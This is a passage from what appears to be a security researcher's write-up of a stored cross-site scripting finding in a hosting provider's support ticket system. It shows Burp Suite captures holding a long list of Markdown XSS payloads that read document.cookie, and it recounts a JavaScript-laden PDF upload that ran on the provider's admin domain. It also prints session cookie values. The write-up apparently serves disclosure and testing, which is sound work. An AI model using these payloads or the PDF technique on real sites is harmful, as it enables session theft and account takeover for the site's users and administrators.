.eJwVykEKwjAUBNCrDH8digieRUopIdahjcb80kkr315dvcObBovxIa_xRSnNtHAK5OuwK7Gkg9g4MR-84-P7hpa
3ne8cymY2ZB-SatXEUmQe_27upRvhZOFs3H8An1RJAM:1w1O5O:zTLrAceSgOK-ZOtm_odXJWeoUMIbFGwdBFygk
w; HttpOnly; Path=/; SameSite=Lax; Secure
Set-Cookie: sessionid=vrnk5fnk9t9lvj3kn7l2y3i6m8jdpbhz; expires=Fri, 27 Mar 2026 10:49:1
GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Search  0 highlights
```

As shown in below image, the modified request has been sent and response seems positive with 302 Found, which means the Payloads & Files got Submitted on Server-Side successfully, now I need to check which Payloads will be executed/triggered properly!




```
Send  Cancel  Follow redirection  Burp AI

Request
Pretty  Raw  Hex
[XSS](javascript:prompt(document.cookie))
[XSS](j a v a s c r i p t:prompt(document.cookie))
[XSS](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[XSS](&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&
#x27&#x58&#x53&#x53&#x27&#x29)
[XSS]: (javascript:prompt(document.cookie))
[XSS](javascript:window.onerror=alert;throw%20document.cookie)
[XSS](javascript://%0d%0aprompt(1))
[XSS](javascript://%0d%0aprompt(1);com)
[XSS](javascript:window.onerror=alert;throw%20document.cookie)
[XSS](javascript://%0d%0awindow.onerror=alert;throw%20document.cookie)
[XSS](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[XSS](vbscript:alert(document.domain))
[XSS](javascript:this;alert(1))
[XSS](javascript:this;alert(1&#41;)
[XSS](javascript&#58this;alert(1&#41;)
[XSS](Javas&#99;ript:alert(1&#41;)
[XSS](Javas%26%2399;ript:alert(1&#41;)
[XSS](javascript:alert&#65534;(1&#41;)
[XSS](javascript:confirm(1)
[XSS](javascript://www.google.com%0Aprompt(1))
[XSS](javascript://%0d%0aconfirm(1);com)
[XSS](javascript:window.onerror=confirm;throw%201)
[XSS](i¿½javascript:alert(document.domain&#41;)
![XSS](javascript:prompt(document.cookie))\
![XSS](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)\
![XSS'"`onerror=prompt(document.cookie)](x)\
[a](javascript:prompt(document.cookie))
[a](j a v a s c r i p t:prompt(document.cookie))
![a](javascript:prompt(document.cookie))\
<javascript:prompt(document.cookie)>
<&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&
#x58&#x53&#x53&#x27&#x29>
![a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)\
[a](data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K)
[a](&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x
27&#x58&#x53&#x53&#x27&#x29)
![a'"`onerror=prompt(document.cookie)](x)\
[citelol]: (javascript:prompt(document.cookie))
[notmalicious](javascript:window.onerror=alert;throw%20document.cookie)
[test](javascript://%0d%0aprompt(1))
[test](javascript://%0d%0aprompt(1);com)

Search  0 highlights

Response
Pretty  Raw  Hex  Render
HTTP/2 302 Found
Server: nginx
Date: Fri, 13 Mar 2026 10:49:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Location: /support/?status=open&status=unread
Expires: Fri, 13 Mar 2026 10:49:18 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate, private
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self'
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Permissions-Policy: accelerometer=(), autoplay=(), browsing-topics=(), camera=(),
clipboard-read=(), clipboard-write=(), geolocation=(), gyroscope=(), hid=(), magnetomete
 microphone=(), screen-wake-lock=(), serial=(), usb=()
Vary: Accept-Language, Cookie
Content-Language: en
Set-Cookie: messages=
.eJwVykEKwjAUBNCrDH8digieRUopIdahjcb80kkr315dvcObBovxIa_xRSnNtHAK5OuwK7Gkg9g4MR-84-P7hpa
3ne8cymY2ZB-SatXEUmQe_27upRvhZOFs3H8An1RJAM:1w1O5O:zTLrAceSgOK-ZOtm_odXJWeoUMIbFGwdBFygk
w; HttpOnly; Path=/; SameSite=Lax; Secure
Set-Cookie: sessionid=vrnk5fnk9t9lvj3kn7l2y3i6m8jdpbhz; expires=Fri, 27 Mar 2026 10:49:1
GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax; Secure
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Search  0 highlights
```


As shown in below image, the Ticket has been Submitted successfully, now I need to check inside of it.



As shown in below image, as expected due to the Filters, Markdown XSS Payloads have been rendered as a Text only, there are no execution/trigger of Markdown Payloads, but the Malicious JavaScript Embed PDF File is also got uploaded, so need to check that also. By hovering over that attachment of js_injected_poc.pdf, I got a link of the pdf file which is hosted on AlwaysData's Admin Storage Server which is as below: https://admin.alwaysdata.com/support/92563/427563-js_injected_poc.pdf



As shown in below images, I clicked on attached file and it got me rediected on https://admin.alwaysdata.com/support/92563/427563-js_injected_poc.pdf where the Malicious PDF File has been stored and it got also triggered successfully with Pop-ups of admin.alwaysdata.com says DJH4CK3R and admin.alwaysdata.com says XSS



As shown in below image, this has been confirmed as a Stored XSS with Malicious PDF Upload, and the impact can be seen on Support, Admin & Server End with further exploitations along with many more Payloads.